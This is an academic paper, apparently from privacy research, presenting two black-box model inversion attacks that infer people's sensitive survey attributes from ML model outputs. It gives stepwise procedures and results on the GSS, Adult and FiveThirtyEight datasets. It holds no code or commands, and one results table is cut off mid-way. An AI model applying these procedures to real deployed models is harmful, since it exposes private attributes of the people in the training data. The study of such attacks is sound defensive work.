While the existing attacks [18, 19] assume that the adversary has full knowledge of other non-sensitive attributes of the target record, we also propose extensions of our attacks that work even when some non-sensitive attributes are unknown to the adversary. We also evaluate cases where an adversary aims to estimate multiple sensitive attributes of a target record which also has not been explored in the existing MIAI attacks [18, 19]. Moreover, we investigate if there are scenarios when model inversion attacks do not threaten the privacy of the overall dataset but are effective on some specific groups of instances (e.g., records grouped by race, gender, occupation, etc.). We empirically show that there exists such discrimination across different groups of the training dataset where a group is more vulnerable than the others. We use the term *disparate vulnerability* to represent such discrimination. We further investigate if model inversion attribute inference attacks are able to infer the sensitive attributes in data records that do not belong to the training dataset of the target model but are drawn from the same distribution. A model inversion attack with such capability compromises the privacy of not only the target model's training dataset but also breaches its *distributional privacy*.

We train two models– a *decision tree* and a *deep neural network* with each of the three real datasets in our experiments, General Social Survey (GSS) [25], Adult dataset [26], and FiveThirtyEight dataset [27], to evaluate our proposed attacks. To the best of our knowledge, ours is the first work that studies MIAI attacks in such details on *tabular* datasets which is the most common data type used in real-world ML [28].

Effective evaluation of model inversion attacks: Although the Fredrikson et al. attack [18] primarily uses accuracy to evaluate model inversion attacks, in this paper, we argue that accuracy is not the best measure. This is because simply predicting the majority class for all the instances can achieve very high accuracy which certainly misrepresents the performances of model inversion attacks. Moreover, we argue that the F1 score, a widely used metric, is also not sufficient by itself since it emphasizes only the positive class, and simply predicting the positive class for all the instances can achieve a significant F1 score. Hence, we propose to also use G-mean [29] and Matthews correlation coefficient (MCC) [30] as metrics in addition to precision, recall, accuracy, false positive rate (FPR), and F1 score to design a framework that can effectively evaluate any model inversion attack. While the existing MIAI attacks [18, 19] evaluate their performance on binary sensitive attributes only, we evaluate our attacks on multi-valued sensitive attributes as well. We use attack confusion matrices to evaluate the attack performances in estimating multi-valued sensitive attributes. Finally, we evaluate the required number of queries to the black-box target models to perform the proposed attacks.

Comparison with baseline attribute inference attacks: We also compare the performances of our MIAI attacks with those from attacks that do not query the target model, e.g., randomly guessing the sensitive attribute according to some distribution. When a particular model inversion attack deployed against a target model performs similarly to such attacks, we can conclude that the target model is not vulnerable to that particular model inversion attack. Hence, in this paper, we address the following general research question- is it possible to identify when a model should be classified as vulnerable to such model inversion attacks? More specifically, does black-box access to a particular model really help the adversary to estimate the sensitive attributes which is otherwise impossible for the adversary? We demonstrate that our proposed attacks significantly outperform baseline attribute inference attacks that do not require access to the target model.

Summary of contributions: In summary, this paper makes the following contributions:

1. We design two new black-box MIAI attacks: (1) confidence score-based MIAI attack and (2) label-only MIAI attack. We define the various capabilities of the adversary and provide a detailed threat model.
2. We conduct an extensive evaluation of our attacks using two types of ML models, decision tree and deep neural network, trained with three real datasets. Evaluation results show that our proposed attacks significantly outperform the existing attacks in inferring both binary and

Table 1: Assumption of adversary capabilities/knowledge for different attack strategies.

multi-valued sensitive attributes. Moreover, our label-only attack performs on par with the proposed confidence score-based MIAI attack despite having access to only the predicted labels of the target model.

3. We extend both of our proposed attacks to the scenario where some of the other (non-sensitive) attributes of a target record are unknown to the adversary and demonstrate that the performance of our attacks is not impacted significantly in those circumstances.
4. We uncover that a particular subset of the training dataset (grouped by attributes, such as gender, race, etc.) could be more vulnerable than others to the model inversion attacks, a phenomenon we call *disparate vulnerability*.

2 Problem Definition and Existing Attacks

2.1 Model Inversion Attribute Inference

An ML model can be represented using a deterministic function f where the input of this function is a d-dimensional vector $\mathbf{x} = [x_1, x_2, ..., x_d]$ that represents d attributes and $y' \in \mathcal{Y}$ is the output. In the case of a regression problem, $\mathcal{Y} = \mathcal{R}$. However, in this work, we focus on classification problems. Therefore, f outputs y' if it returns only the predicted label and outputs $\mathcal{R}^m$ if it returns the confidence scores as well, where m is the number of unique class labels $(y_1, y_2, ..., y_m)$ and $\mathcal{R}^m$ represents the corresponding confidence scores returned for these m class labels. Finally, the class label with the highest confidence score is considered as the model's prediction label. We denote the dataset on which the f model is trained as DS_T. From now on, we use the term y to represent the actual value in the training dataset DS_T whereas y' is used to represent the model output $f(\mathbf{x})$. The values of y and y' are the same in the case of a correct prediction and vice versa.

Now, some of the attributes in $\mathbf{x}$ could be privacy sensitive. Without loss of generality, let's assume that $x_1 \in \mathbf{x}$ is a sensitive attribute that the individual corresponding to a data record in the training dataset does not want to reveal to the public. However, a model inversion attack may allow an adversary to infer this x_1 attribute value of a target individual given some specific capabilities, e.g., access to the black-box target model, background knowledge about the target individual, etc.

2.2 Threat Model

The adversary is assumed to have all or a subset of the following capabilities in different attacks (see Table 1 for details):

- Access to the black-box target model, i.e., the adversary can query the model with $\mathbf{x}$ and obtain y'.
- The confidence scores returned by the target model for m class labels, i.e., $\mathcal{R}^m$.
- Full/partial knowledge of the non-sensitive attributes and also knowledge of the true label of the target record.
- All possible (k) values of the sensitive attribute x_1.
- Knowledge of marginal prior of the sensitive attribute x_1, i.e., $\mathbf{p_1} = \{p_{1,1}, p_{1,2}, ..., p_{1,k}\}$ where k is the number of all possible values of x_1 and $p_{1,k}$ is the probability of the $k-$th unique possible value.
- Knowledge of confusion matrix $(\mathcal{C})$ of the model where $\mathcal{C}[y, y'] = Pr[f(\mathbf{x}) = y' | y$ is the true label$]$. Here, confusion matrix represents the performance of an ML model when queried on the entire training dataset [18].

Note that, for the attacks designed in this paper, the adversary does not need the knowledge of marginal priors of any attributes (sensitive or non-sensitive). While our CSMIA strategy does not require the knowledge of the target model confusion matrix, the LOMIA strategy indirectly assumes this knowledge. The adversary has only black-box access to the model, i.e., it has no knowledge of the model details (e.g., architecture or parameters). Finally, we only consider a passive adversary that does not aim to corrupt the machine learning model or influence its output in any way.

2.3 Baseline Attack Strategies

2.3.1 Naive Attack (NaiveA)

A naive model inversion attack assumes that the adversary has knowledge about the probability distribution (i.e., marginal prior) of the sensitive attribute and always predicts the sensitive attribute to be the value with the highest marginal prior. Therefore, this attack does not require access to the target model. Note that this attack can still achieve significant accuracy if the sensitive attribute is highly unbalanced, e.g., if the sensitive attribute can take only two values and there is an 80%-20% probability distribution, predicting the value with higher probability would result in 80% accuracy.

2.3.2 Random Guessing Attack (RandGA)

The adversary in this attack also does not require access to the target model. The adversary randomly predicts the sensitive attribute by setting a probability for each possible value. The adversary may or may not have access to the marginal priors of the sensitive attribute. Figure 7(a) in Appendix A.1 shows the optimal performance of random guessing attack in terms of different metrics when the adversary sets different probabilities for predicting the positive class sensitive attribute is

independent of its knowledge of marginal prior (0.3 in this example). Note that, predicting the positive class for all the instances with this attack (i.e., setting a probability 1 for the positive class) would result in a significantly high F1 score, mainly due to a recall of 100% (Figure 7(a) in Appendix).

2.4 Fredrikson et al. Attack [18] (FJRMIA)

This black-box model inversion attack [18] assumes that the adversary can obtain the model's predicted label, has knowledge of all the attributes of a targeted record (including the true y value) except the sensitive attribute, has access to the marginal priors of all the attributes, and also to the confusion matrix of the target model (see Table 1). The adversary queries the target model by varying the sensitive attribute (x_1) and obtains the predicted y' values. After querying the model k times with k different x_1 values ($x_{1,0}, x_{1,1}, \ldots, x_{1,k-1}$) while keeping the other known attributes unchanged, the adversary computes $\mathcal{C}[y,y'] * p_{1,i}$ for each possible sensitive attribute value, where $\mathcal{C}[y,y'] = Pr[f(\mathbf{x}) = y' | \ y \ is \ the \ true \ label]$ and $p_{1,i}$ is the marginal prior of i-th possible sensitive attribute value. Finally, the attack predicts the sensitive attribute value for which the $\mathcal{C}[y,y'] * p_{1,i}$ value is the maximum.

3 Metrics for Evaluating MIAI Vulnerability

Understanding a model's vulnerability to inversion attacks requires a meaningful metric to evaluate and compare different model inversion attacks. The FJRMIA [18] primarily uses accuracy. However, if we care only about the accuracy, the naive attack of simply guessing the majority class for all the instances can achieve very high accuracy. Another widely used metric is the F1 score. However, the F1 score of the positive class emphasizes only that specific class and thus, as a one-sided evaluation, cannot be considered as the *only metric* to evaluate the attacks. Otherwise, always guessing the positive class may achieve a similar or even better F1 score (mainly due to a recall of 100%) than any sophisticated model inversions attack that identifies the positive class instances more strategically. Therefore, to understand whether access to the black-box model considerably contributes to attack performance and also to compare the baseline attack strategies (that do not require access to the model, i.e., naive attack and random guessing attack) to our proposed attacks, we use the following two metrics in addition to precision, recall, accuracy, FPR, and F1 score: G-mean [29] and Matthews correlation coefficient (MCC) [30], as described below.

G-mean: G-mean is the geometric mean of sensitivity and specificity [29]. Thus it takes all of the true positives (TP), true negatives (TN), false positives (FP), and false negatives (FN) into account. With this metric, the random guessing attack can achieve maximum performance of 50%. Note that, even if the adversary has knowledge of marginal priors of the sensitive attribute, it is not able to achieve a G-mean value of more than 50% by setting different probabilities for predicting the positive class sensitive attribute (Figure 7(a) in Appendix). For the random guessing attack, the optimal G-mean value can be achieved by setting the probability to 0.5. The G-mean for the naive attack is always 0%.

$$G-mean = \sqrt{\frac{TP}{TP+FN} * \frac{TN}{TN+FP}} \quad (1)$$

Matthews correlation coefficient (MCC): This MCC metric also takes into account all of TP, TN, FP, and FN, and is a balanced measure that can be used even if the classes of the sensitive attribute are of very different sizes [30]. It returns a value between -1 and +1. A coefficient of +1 represents a perfect prediction, 0 represents a prediction no better than the random one, and -1 represents a prediction that is always incorrect. Note that, even if the adversary has the knowledge of marginal priors of the sensitive attribute, it is not able to achieve an MCC value of more than 0 with the random guessing attack strategy (details in Appendix A.1). Also, the naive attack always results in an MCC of 0, independent of the marginal prior knowledge (either TP=FP=0 or TN=FN=0).

$$MCC = \frac{(TP*TN)-(FP*FN)}{\sqrt{(TP+FP)*(TP+FN)*(TN+FP)*(TN+FN)}} \quad (2)$$

4 New Model Inversion Attacks

We design two new MIAI attack strategies: (1) confidence score-based model inversion attack (CSMIA) and (2) label-only model inversion attack (LOMIA). Table 1 shows the different adversary capabilities/knowledge assumptions for these attacks in contrast to the existing attacks.

4.1 Confidence Score-based Attack (CSMIA)

This attack exploits the confidence scores returned by the target model. Unlike FJRMIA [18], the adversary assumed in this attack does not have access to the marginal priors or the confusion matrix. The adversary knows the true labels for the records it is attacking (Table 1). In many privacy attacks, the attacker compromises the privacy of just a small subset of the records. For such a small set of target records (e.g., AOL-dataset [31]), it is common to assume that the attacker knows all information (including the true label) except the attribute it is attacking. This assumption is consistent with prior work [18]. The *key idea* of our CSMIA attack is that the target model's returned prediction is more likely to be correct and the confidence score is more likely to be higher when it is queried with a record containing the original sensitive attribute value (since the target model encountered the target record with original sensitive attribute value during training). In contrast, the target model's returned prediction is more likely to be incorrect when it is queried with a record containing the wrong sensitive attribute value.

The adversary first queries the model by setting the sensitive attribute value x_1 to all possible k values while all other known input attributes of the target record remain the same. If the sensitive attribute is continuous, we can use binning



Figure 1: LOMIA: The adversary collects the case (1) records by querying the target model f, obtains the $DS_{\mathcal{A}}$ dataset, and trains the attack model $\mathcal{A}$. The adversary then leverages the attack model to predict the sensitive attribute values of the target records.

to turn it into a categorical attribute and recover an approximate value. If there are two possible values of a sensitive attribute (i.e., $k = 2$, well depicted by a yes/no answer from an individual in response to a question), the adversary queries the model by setting the sensitive attribute value x_1 to both *yes* and *no* while all other known input attributes of the target record remain the same. Let y'_0 and $conf_0$ be the returned model prediction and confidence score when the sensitive attribute is set to *no*. Similarly, y'_1 and $conf_1$ are the model prediction and confidence score when the sensitive attribute is set to *yes*. In order to determine the value of x_1, this attack considers the following three cases:

Case (1) If the target model's prediction is correct *only for a single sensitive attribute value*, e.g., $y = y'_0 \wedge y \mathrel{!}= y'_1$ or $y \mathrel{!}= y'_0 \wedge y = y'_1$ in the event of a binary sensitive attribute, the attack selects the sensitive attribute to be the one for which the prediction is correct. For instance, if $y = y'_1 \wedge y \mathrel{!}= y'_0$, the attack predicts *yes* for the sensitive attribute and vice versa. *Note that, for this case, the adversary only requires the predicted labels and does not require the confidence scores*. We leverage the records that fall into this case in our label-only attack as described later in Section 4.2.

Case (2) If the model's prediction is correct for multiple sensitive attribute values, i.e., $y = y'_0 \wedge y = y'_1$, the attack selects the sensitive attribute to be the one for which the prediction confidence score is the maximum. In the above example, if the model's prediction is correct with higher confidence when *yes* value is set for the sensitive attribute, the attack outputs the *yes* value for the x_1 prediction and vice versa.

Case (3) If the model outputs incorrect predictions for all possible sensitive attribute values, i.e., $y \mathrel{!}= y'_0 \wedge y \mathrel{!}= y'_1$, the attack selects the sensitive attribute to be the one for which the prediction confidence is the minimum. In the above example, if the model outputs the incorrect prediction with higher confidence when *yes* value is set for the sensitive attribute, the attack predicts the *no* value for x_1 and vice versa.

4.2 Label-Only Attack (LOMIA)

This advanced attack assumes the adversary's access to the target model's predicted labels only. Therefore, defense mechanisms [18] that reduce the precision of confidence scores or introduce noise in the confidence scores in order to thwart model inversion attacks are ineffective against our label-only attack. The attack has the following steps as shown in Figure 1: (1) obtaining an attack dataset ($DS_{\mathcal{A}}$), (2) training an attack model $\mathcal{A}$ from $DS_{\mathcal{A}}$, and (3) leveraging $\mathcal{A}$ to infer the sensitive attributes of target records.

4.2.1 Obtaining Attack Dataset $DS_{\mathcal{A}}$

The *key intuition* of this attack step is that if the target model f returns the correct prediction (y) for only one possible value of the sensitive attribute, it is highly likely that this particular value represents the original sensitive attribute value, e.g., sensitive attribute value $x_{1,0}$ in Figure 1. Hence, the adversary then labels the record in this example with $x_{1,0}$. The adversary collects all such labeled records that fall into Case (1) as described in Section 4.1 and obtains the $DS_{\mathcal{A}}$ dataset. Note that, the labeling of sensitive attributes might have some errors, e.g., $x_{1,0}$ in Figure 1 might not be the original sensitive attribute of the record even though only with this value the target model returns the correct prediction. Table 3 in Section 5.2 shows the sizes of the $DS_{\mathcal{A}}$ datasets obtained from different target models in our experiments and their corresponding accuracy. However, since the LOMIA attacker does not know the original sensitive attribute values, it uses the entire $DS_{\mathcal{A}}$ datasets to train the attack models.

Note that, while building the attack model dataset $DS_{\mathcal{A}}$, we assume that the adversary knows the real y attribute of all the instances in the training dataset. In other words, unlike CSMIA, the adversary in the LOMIA strategy assumes the knowledge of the target model confusion matrix (Table 1).

4.2.2 Training Attack Model $\mathcal{A}$

The next step is to train an attack model $\mathcal{A}$ where the input would be the set of non-sensitive attributes from a target record, i.e, a d-dimensional vector $[x_2, \ldots, x_d, y]$ and the output would be a prediction for the sensitive attribute x_1. The adversary trains this attack model using the $DS_{\mathcal{A}}$ dataset. The *key goal* of this attack step is to learn how the target model correlates the sensitive attribute with the other non-sensitive attributes including the target model's prediction label. Note that, the dataset used to train the attack model ($DS_{\mathcal{A}}$) represents a strong correlation of the sensitive attribute values with other non-sensitive ones ($[x_2, \ldots, x_d, y]$) since it considers only the Case (1) records.

4.2.3 Performing Sensitive Attribute Inference using $\mathcal{A}$

Once the attack model $\mathcal{A}$ is trained, the adversary can simply query $\mathcal{A}$ with the non-sensitive attributes of a target record and obtain a prediction for the sensitive attribute. It is important to note that the adversary could also query the model with the non-sensitive attributes of a record that is not in the training dataset (DS_T), i.e., the record is not used while training the target model. In Section 5.6, we demonstrate the effectiveness of our attacks not only in compromising the privacy of the training dataset but also their performance in breaching the distributional privacy.

4.3 Estimating Multiple Sensitive Attributes

Our LOMIA and CSMIA strategies can be easily extended to cases where the adversary aims to estimate multiple sensitive attributes of a target record. Let, x_1, x_2 be the sensitive attributes the adversary aims to estimate. Our strategies first perform two instances of the attacks and then stitch them together. In other words, while trying to infer x_1, the adversary queries the target model without setting any value for x_2 and vice versa. Making predictions with missing values is common in APIs provided by companies like BigML, Amazon, Microsoft, etc. [17]. For example, in a BigML decision tree model, if an input attribute is missing, there are two strategies to handle such a situation: (1) *last prediction* strategy (default), where the model returns the prediction given by the last node (i.e., parent node) after reaching missing value, and (2) *proportional* strategy, where all branches from the missing value node are considered in majority voting [32]. We adopt the *last prediction* strategy in our experiments. In the case of CSMIA, we estimate the values of x_1 and x_2 independently by executing the CSMIA strategy for each of these two attributes as described in Section 4.1. In the case of LOMIA, we execute the LOMIA strategy independently for each of these two attributes as described in Section 4.2.1 and train two separate attack models to estimate the values of x_1 and x_2. The attack model to estimate x_1 does not take x_2 as an input (since the adversary does not know x_2) and vice versa. Once the multiple sensitive attributes are estimated, we evaluate the performance of the attacks on these two attributes independently.

4.4 Attacks With Partial Knowledge of Target Record's Non-sensitive Attributes

Our attacks proposed in this section as well as the FJR-MIA [18] strategy assume that the adversary has full knowledge of the target record's non-sensitive attributes. However, in many cases, it may be difficult or even impossible for an adversary to obtain all of the non-sensitive attributes of a target record. Therefore, the goal of this section is to quantify the risk of MIAI attacks in the cases where all non-sensitive attributes of a target record are not known to the adversary.

4.4.1 CSMIA With Partial Non-sensitive Attributes

For simplicity, we assume that there is only one non-sensitive attribute ($x_2 \in \mathbf{x}$) that is unknown to the adversary. Extending our attack steps to more than one unknown attribute is straightforward. Let u be the number of unique possible values of x_2. The attacker queries the model by varying the unknown non-sensitive attribute with its different unique possible values (in the same way we vary the sensitive attribute x_1 in the attacks described in Section 4) while all other known non-sensitive attributes $\{x_3, ..., x_d\}$ remain the same. Hence, in this attack, we query the model u times for each possible value of the sensitive attribute. As a result, the complexity of the attacks described in this section is u times the complexity of the attacks in Section 4. According to the notations used in Section 4, let C_0=$\sum_{i=1}^{u}(y = y'_{0_i})$ be the number of times the predictions are correct with the sensitive attribute *no* and C_1=$\sum_{i=1}^{u}(y = y'_{1_i})$ be the number of times the predictions are correct with the sensitive attribute *yes*. In order to determine the value of x_1, this attack considers the following cases:

Case (1) If C_0 != C_1, i.e., the number of correct target model predictions are different for different sensitive attribute values, the attack selects the sensitive attribute to be the one for which the number of correct predictions is higher. For instance, if $C_1 > C_0$, the attack predicts *yes* for the sensitive attribute and vice versa.

Case (2) If $C_0 = C_1$ and both are non-zero, we compute the sum of the confidence scores (only for the correct predictions) for each sensitive attribute and the attack selects the sensitive attribute to be the one for which the sum of the confidence scores is the maximum.

Case (3) If $C_0 = 0 \wedge C_1 = 0$, we compute the sum of the confidence scores for each sensitive attribute and the attack selects the sensitive attribute to be the one for which the sum of the confidence scores is the minimum.

If there is a second non-sensitive attribute that is unknown to the adversary (e.g., x_3 with v unique possible values), the complexity of the attack becomes $u * v$ times the complexity of the attacks in Section 4. While CSMIA is prone to combinatorial explosion with increasing number of unknown non-sensitive attributes, LOMIA is not, as we describe below.

4.4.2 LOMIA With Partial Non-sensitive Attributes

With partial knowledge of non-sensitive attributes, the attacker first queries the target model omitting the unknown non-sensitive attributes which is handled using the *last prediction* strategy explained in section 4.3 and thus the attacker obtains the $DS_{\mathcal{A}}$ dataset. Note that, the attack dataset $DS_{\mathcal{A}}$ for LOMIA is obtained from Case (1) instances, i.e., the instances where only one sensitive attribute value yields the correct model prediction y while all other known non-sensitive attributes remain unchanged, see Figure 1. Hence, the attack models in LOMIA are highly dependent on the y attribute and are less dependent on other non-sensitive attributes. Therefore, even if multiple non-sensitive attributes, except the y

attribute, are not considered in the attack model, the LOMIA strategy's performance with partial non-sensitive attributes does not degrade significantly.

5 Evaluation

In this section, we discuss our experiment setup and evaluate our proposed attacks. The links to all the datasets and models are available here: https://github.com/smehnaz/black-boxMIAI.

Table 2: Distribution of sensitive attributes in datasets.

Dataset	Sensitive attribute	Positive class label	Negative class label	Positive class count	Positive class %
GSS	X-movie	Yes	No	4002 (3017)	19.7% (19.8%)
Adult	Marital status	Married	Single	21639 (16893)	47.8% (47.9%)
Fivethirtyeight	Alcohol	Yes	No	266	80.3%

5.1 Datasets

General Social Survey (GSS) [25]: FJRMIA [18] uses the *General Social Survey (GSS)* dataset to demonstrate their attack effectiveness. This dataset has 51020 records with 11 attributes and is used to train a model that predicts how happy an individual is in his/her marriage. However, the training dataset for this model contains sensitive attributes about the individuals: e.g., responses to the question '*Have you watched X-rated movies in the last year?*'. Removing the data records that do not have either the sensitive attribute or the attribute that is being predicted by the target model (i.e., happiness in marriage) results in 20314 records that we use in our experiments. Among these 20314 records, 4002 individuals answered *yes* (sensitive attribute $x_1 = yes$) to the survey question on whether they watched X-rated movies in the last year, i.e., 19.7% positive class (see Table 2). In order to understand if our proposed model inversion attribute inference attacks also breach the privacy of data that is not in the training dataset of the target model but is drawn from the same distribution, we split the dataset and use 75% data to train the target models (15235 records in DS_T) and use the rest 25% data to evaluate attacks on other data from the same distribution (5079 records in DS_D). To ensure consistency, we evaluate other baseline attack strategies including FJRMIA [18] on the target models trained on the DS_T dataset. Among the 15235 records in the DS_T dataset, 3017 individuals answered *yes* to the question on x-rated movies, i.e., 19.8% positive class (see Table 2).

Adult [26]: This dataset, also known as *Census Income* dataset, is used to predict whether an individual earns over $50K a year. The number of instances in this dataset is 48842 and it has 14 attributes. We merge the 'marital status' attribute into two distinct clusters, Married: {Married-civ-spouse, Married-spouse-absent, Married-AF-spouse} and Single: {Divorced, Never-married, Separated, Widowed}. We then consider this attribute (Married/Single) as the sensitive attribute that the adversary aims to learn. After removing the data records with missing values, the final dataset consists of 45222 records. Similar to the GSS dataset, we also split the Adult dataset and use 35222 records to train the target models (DS_T) and use the rest 10000 records to evaluate attacks on data from the same distribution (DS_D) but not in DS_T. Among the 45222 (35222) records, 21639 (16893) individuals are *married* (i.e., sensitive attribute $x_1 = married$), i.e., 47.8% (47.9%) positive class (Table 2). To ensure consistency, we evaluate all attacks against the target models trained on the DS_T dataset. The '*relationship*' attribute in this dataset (values: husband, wife, unmarried) is directly related to the *marital status* sensitive attribute. Hence, for the attack setup practicality, we have removed the '*relationship*' attribute from this dataset since otherwise the adversary could perform a straightforward attack: if relationship is husband or wife, the individual is married, otherwise, the individual is single.

Table 3: $DS_{\mathcal{A}}$ datasets' details obtained from target models.

Dataset	Target Model	Number of instances in $DS_{\mathcal{A}}$	Number of instances with correctly labeled sensitive attribute in $DS_{\mathcal{A}}$
GSS	DT	2387	1555
	DNN	1011	564
Adult	DT	9263	7254
	DNN	9960	7430
Fivethirtyeight	DT	49 (alcohol)	48
	DT	75 (age-group)	72

Fivethirtyeight [27]: This dataset is from a survey conducted by the Fivethirtyeight Datalab, also used in FJRMIA [18]. 553 individuals were surveyed on a variety of questions. This dataset is used to train a model that predicts how an individual would like their steak prepared. In order to evaluate the cases of estimating multivalued and multiple sensitive attributes, we consider two sensitive attributes in this dataset: which age-group an individual belongs to (multivalued, {18-29, 30-44, 45-60, > 60}) and whether an individual drinks alcohol (binary, {yes,no}). Removing the data records missing either the sensitive attributes or the model output results in 331 data records. Due to its small size, we do not split this dataset further. Among 331 individuals, 266 answered yes to the question on drinking alcohol, i.e., 80.3% positive class (Table 2). The age-group marginal prior distribution is $\{21.1\%, 28.1\%, 26\%, 24.8\%\}$, respectively.

5.2 Machine Learning Models

To ensure a fair comparison with [18] which uses decision tree models, we first trained decision tree (DT) target models on the three datasets mentioned in Section 5.1. To further demonstrate the generalizability of our attacks, we also trained deep neural network (DNN) target models. However, we do not use the DNN model trained on the Fivethirtyeight dataset as the model's performance is very poor due to the small training set size. The confusion matrices of all the trained models are given in Tables 4, 5, 6, 7, 8, and 9. Since our attacks are black-box, the underlying model architecture does not make any difference in our attacks' algorithms. We leverage BigML [33], an ML-as-a-service system, and use its default configurations (1-click supervised training feature) to train these target mod-

els. The DT target models use BigML's memory tree optimization algorithm and smart pruning technique. Each DNN target model has 3 hidden layers and uses ADAM [34] as the optimization algorithm with a learning rate of 0.005. The attack models of LOMIA are trained using BigML's *ensemble* training algorithm with default configurations, i.e., decision forest algorithm and smart pruning technique. Table 3 shows the sizes of the $DS_{\mathcal{A}}$ datasets obtained from different target models along with the number of instances with the correctly labeled sensitive attribute in $DS_{\mathcal{A}}$.


5.3 Attack Performance Metrics

As described in Section 3, along with precision, recall, accuracy, and F1 score, we also use *G-mean* and *MCC* metrics to evaluate our attacks on binary sensitive attributes as well as to compare their performances with that of the FJRMIA [18] and the baseline attacks (NaiveA and RandGA). We discuss the false positive rates (FPR) of the attacks in Section 5.5. In order to evaluate the proposed and existing attacks on multivalued sensitive attributes, we compute and compare the confusion matrices of the attacks as shown in Section 5.4.3.

We also evaluate the number of queries performed to the target model by the FJRMIA, CSMIA, and LOMIA strategies. Section A.2 in the Appendix presents the details of this comparison. Note that, while the CSMIA extension for partial knowledge of non-sensitive attributes suffers from a combinatorial explosion and make significantly more queries to the target model (Appendix A.3), the LOMIA strategy in the cases of partial knowledge of non-sensitive attributes does not require any extra query to the target model (see Section 4.4.2).

5.4 New Model Inversion Attacks' Results and Comparison with Baseline Attacks



In this section, we compare CSMIA and LOMIA with existing FJRMIA [18], and also with baseline attack strategies that do not require access to the target model, i.e., NaiveA and RandGA. As described in Section 3, the goal behind comparing with NaiveA and RandGA is to understand whether releasing the black-box model really adds more advantage to the adversary to learn the sensitive attributes in the training dataset. We pay special attention to the Case (1) instances and analyze the LOMIA performance on them separately.

In RandGA, always predicting the positive class would result in 100% recall and thus a high F1 score but a G-mean of 0%. Therefore, for all the experiments in the following, RandGA predicts the positive class with a 0.5 probability, thus maximizing G-mean at 50% and ensuring a recall of 50%.

5.4.1 GSS Dataset

Figures 2(a) and 2(b) show the performances of the proposed attacks against the DT and DNN target models trained on the GSS dataset, respectively, and present a comparison with FJRMIA, NaiveA, and RandGA. Table 12 in Appendix shows the details of the metrics along with the TP, TN, FP, and FN values. Since the sensitive attribute in this dataset has an unbalanced distribution, the NaiveA strategy, also mentioned in [18], predicts the sensitive attribute as *no* for all the individuals and achieves an accuracy of 80.2%. However, the precision, recall, F1 score, G-mean, and MCC are all 0% as shown in Figures 2(a) and 2(b). Note that, NaiveA performance is independent of the target ML model type.

As demonstrated in Figure 2(a), the FJRMIA [18] achieves a very low recall and thus low F1 score. This is due to the fact

(a) DT model, GSS dataset (b) DNN model, GSS dataset (c) DT model, Adult dataset (d) DNN model, Adult dataset

Figure 2: Comparison of attacks: FJRMIA [18], CSMIA, and LOMIA with baseline attack strategies NaiveA and RandGA.

Table 10: Attacks against DT target model trained on FiveThirtyEight dataset to infer multivalued 'age' sensitive attribute

(a) Attack confusion matrix of FJRMIA

Actual \ Predicted	18-29	30-44	45-60	>60	Total	Recall
18-29	0	70	0	0	70	0%
30-44	0	93	0	0	93	100%
45-60	0	86	0	0	86	0%
>60	0	82	0	0	82	0%
Total	0	331	0	0	331	Avg. rec. 25%

>60	30	30	12	10	82	12.2%
Total	120	124	71	16	331	Avg. rec. 40.43%
Precision	34.17%	40.32%	45.07%	62.5%	Avg. prec. 45.51%	Accuracy 40.18%

(d) Attack confusion matrix of LOMIA (Case 1)

Actual \ Predicted	18-29	30-44	45-60	>60	Total	Recall
18-29	21	0	0	0	21	100%
30-44	0	23	0	0	23	100%
45-60	1	0	19	1	21	90.48%
>60	1	0	0	9	10	90%
Total	23	23	19	10	75	Avg. rec. 95.12%
Precision	91.3%	100%	100%	90%	Avg. prec. 95.33%	Accuracy 96%

that the FJRMIA [18] relies on the marginal prior of the sensitive attribute while performing the attack. Since the sensitive attribute in the GSS dataset is unbalanced, the FJRMIA [18] mostly predicts the negative sensitive attribute (i.e., the individual didn't watch any x-rated movie, marginal prior ~ 0.8) and rarely predicts the positive sensitive attribute (i.e., the individual watched x-rated movies, marginal prior ~ 0.2). In contrast, our proposed CSMIA and LOMIA strategies achieve significantly high recall, F1 score, G-mean, and MCC while also improving precision. The FJRMIA [18] performs better only in terms of accuracy. However, note that the NaiveA also achieves an accuracy of 80.2%, the highest among all attacks, but there is no attack efficacy (0 true positive, see Table 12). Our attacks also consistently outperform RandGA in terms of all metrics. We emphasize that the records that belong to Case (1) are more vulnerable to model inversion attacks.

It is noteworthy that the LOMIA strategy performs similarly to CSMIA despite having access to only the predicted labels. Unlike CSMIA, the LOMIA strategy does not have cases and uses a single attack model for all the target records.

As shown in Figure 2(b), the FJRMIA [18] strategy again achieves a high accuracy but an extremely low recall. It performs almost like NaiveA with only 1 true positive and 5 false positives (see Table 12). The RandGA strategy has the same results as Figure 2(a) since this strategy is independent of the target model (similar to NaiveA). Our attacks' performances against this model are not significantly better than RandGA, even the LOMIA results on Case (1) are not significant. Therefore, it may seem that according to the overall performance, the DNN model trained on the GSS dataset may not be vulnerable to model inversion attacks since the RandGA attack even without access to the model may achieve comparable performances. However, it is very important to note that the RandGA strategy predicts the sensitive attribute randomly whereas the model inversion attacks rely on the outputs of a model that is trained on the dataset containing the actual sensitive attributes. Even if the overall performance of a model inversion attack on the entire dataset does not seem to be a threat, some specific groups of records (e.g., individuals grouped by race, gender) in the dataset could still be vulnerable. We discuss such discrimination in performances of model inversion attacks later in Section 5.7.

5.4.2 Adult Dataset

Figure 2(c) shows the performances of the attacks against the DT target model trained on the Adult dataset. The results for the DNN target model as shown in Figure 2(d) are very similar to that of Figure 2(c). Table 13 in Appendix shows the details along with the TP, TN, FP, and FN values. Since the sensitive attribute is more balanced in this dataset, the NaiveA strategy has an accuracy of only 52.1%, and the other metrics are at 0%. FJRMIA [18] results in a precision comparable to our attacks but achieves much less in terms of the other metrics. Our attacks also significantly outperform RandGA in terms of all metrics except the recall.

Observing the results of the proposed attacks and also the

performance against Case (1) instances, we conclude that *releasing the models trained on the Adult dataset* would add a significant advantage to the adversary in terms of learning the 'marital status' sensitive attribute. This is because all our proposed attacks that query the target models perform significantly better when compared to the NaiveA and RandGA adversaries that do not need any access to the model.

Overall, the attacks demonstrate more effectiveness against the target models trained on the Adult dataset than against the target models trained on the GSS dataset. Therefore, we investigated if the correlations between the sensitive attributes and the corresponding target models trained on these datasets (in other words, the importance of the sensitive attributes in the target models) differ significantly. According to our observation, this is not the case. For instance, the importance of the 'x-rated-movie' and 'marital-status' sensitive attributes in their corresponding DT target models are 7.3% and 9.6%, respectively. Figures 7(b) and 7(c) in Appendix show the importance of all attributes in these models.

5.4.3 FiveThirtyEight Dataset

In this section, we perform two sets of attack experiments against the DT target model trained on the FiveThirtyEight dataset: (i) inferring multivalued sensitive attribute *age-group*, when all other non-sensitive attributes are known to the adversary, and (ii) inferring both *alcohol* and *age-group*, i.e., the case of estimating multiple sensitive attributes.

